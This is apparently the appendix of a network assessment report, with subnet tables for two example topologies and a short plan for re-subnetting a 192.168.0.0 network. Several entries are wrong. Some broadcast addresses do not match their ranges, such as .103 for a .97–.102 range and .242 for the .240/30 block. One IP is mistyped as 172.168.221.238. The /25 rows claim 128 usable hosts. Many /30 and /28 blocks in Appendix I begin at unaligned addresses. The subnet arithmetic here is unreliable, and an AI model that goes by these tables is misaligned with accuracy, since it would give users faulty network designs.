
APPENDIX F – EXAMPLE TOPOLOGY 1



APPENDIX G – SUBNET TABLE FOR TOPOLOGY 1

Network Address	Subnet Range	Broadcast Address	IP Addresses Used	Hosts	Mask Bits
13.13.13.0	13.13.13.1 - 13.13.13.254	13.13.13.255	13.13.13.10 13.13.13.12 13.13.13.13	254	/24
172.16.221.0	172.16.221.1 – 172.16.221.254	172.16.221.255	172.16.221.16 172.16.221.237 172.168.221.238	254	/24
192.168.0.12	192.168.0.13 – 192.168.0.14	192.168.0.15	192.168.0.13 192.168.0.14	2	/30
192.168.0.32	192.168.0.33 – 192.168.0.62	192.168.0.63	192.168.0.33 192.168.0.34	30	/27
192.168.0.64	192.168.0.65 – 192.168.0.94	192.168.0.95	192.168.0.65 192.168.0.66	30	/27
192.168.0.96	192.168.0.97 - 192.168.0.102	192.168.0.103	192.168.0.97 192.168.0.98	30	/27
192.168.0.128	192.168.0.129 - 192.168.0.158	192.168.0.159	192.168.0.129 192.168.0.130	30	/27
192.168.0.192	192.168.0.193 – 192.168.0.222	192.168.0.223	192.168.0.193 192.168.0.200 192.168.0.210	30	/27
192.168.0.224	192.168.0.225 – 192.168.0.226	192.168.0.227	192.168.0.225 192.168.0.226	2	/30
192.168.0.228	192.168.0.229 – 192.168.0.230	192.168.0.231	192.168.0.229 192.168.0.230	2	/30
192.168.0.232	192.168.0.233 – 192.168.0.234	192.168.0.235	192.168.0.233 192.168.0.234	2	/30
192.168.0.236	192.168.0.237 – 192.168.0.238	192.168.0.239	192.168.0.237 192.168.0.238	2	/30
192.168.0.240	192.168.0.241 – 192.168.0.242	192.168.0.242	192.168.0.241 192.168.0.242	2	/30

APPENDIX H – EXAMPLE TOPOLOGY 2



APPENDIX I – SUBNET TABLE FOR TOPOLOGY 2

The main subnet will be split into two /25 subnets – one for the outer firewall and designated router and one from the designated router to the WAN of the company.

Outer FW to DR and DR to WAN:

Network Address	Subnet Range	Broadcast Address	IP Addresses Used	Hosts	Mask Bits
192.168.0.0	192.168.0.1 - 192.168.0.126	192.168.0.127	192.168.0.10 192.168.0.11	128	/25
192.168.0.128	192.168.0.129 – 192.168.0.254	192.168.0.255	_	128	/25

Subnetting of the second subnet will be required to retain the subnetting from the current network. Having 128 usable hosts leaves the tester with enough space for all the currently identified devices. It will be split into five /30 subnets for interconnection between the routers and designated routers which will be connected with eth1 of the DR. This will also leave 1 more usable address for network expansions. The rest of the subnets will be made similarly to the current ones but with less usable hosts as to not waste space. The 13.13.13.0/24 and 172.16.221.0/24 subnets will be preserved as their exact use is unknown.

Network Address	Subnet Range	Broadcast Address	IP Ranges Used	Hosts	Mask Bits
13.13.13.0	13.13.13.1 - 13.13.13.254	13.13.13.255	13.13.13.10 13.13.13.12 13.13.13.13	254	/24
172.16.221.0	172.16.221.1 – 172.16.221.254	172.16.221.255	172.16.221.16 172.16.221.237 172.168.221.238	254	/24
192.168.0.130	192.168.0.131 – 192.168.0.132	192.168.0.133	192.168.0.131	2	/30
192.168.0.134	192.168.0.135 – 192.168.0.136	192.168.0.137	192.168.0.135	2	/30
192.168.0.138	192.168.0.139 – 192.168.0.140	192.168.0.141	192.168.0.139	2	/30
192.168.0.142	192.168.0.143 - 192.168.0.144	192.168.0.145	192.168.0.143	2	/30
192.168.0.146	192.168.0.147 - 192.168.0.148	192.168.0.149	192.168.0.147	2	/30

192.168.0.150	192.168.0.151 – 192.168.0.164	192.168.0.166	192.168.0.153 192.168.0.160 192.168.0.163	14	/28
192.168.0.167	192.168.0.168 – 192.168.0.182	192.168.0.183	192.168.0.168 192.168.0.170	14	/28
192.168.0.184	192.168.0.185 – 192.168.0.199	192.168.0.200	192.168.0.185 192.168.0.190	14	/28
192.168.0.201	192.168.0.202 – 192.168.0.216	192.168.0.217	192.168.0.202 192.168.0.210	14	/28
192.168.0.218	192.168.0.219 – 192.168.0.233	192.168.0.234	192.168.0.220 192.168.0.226	14	/28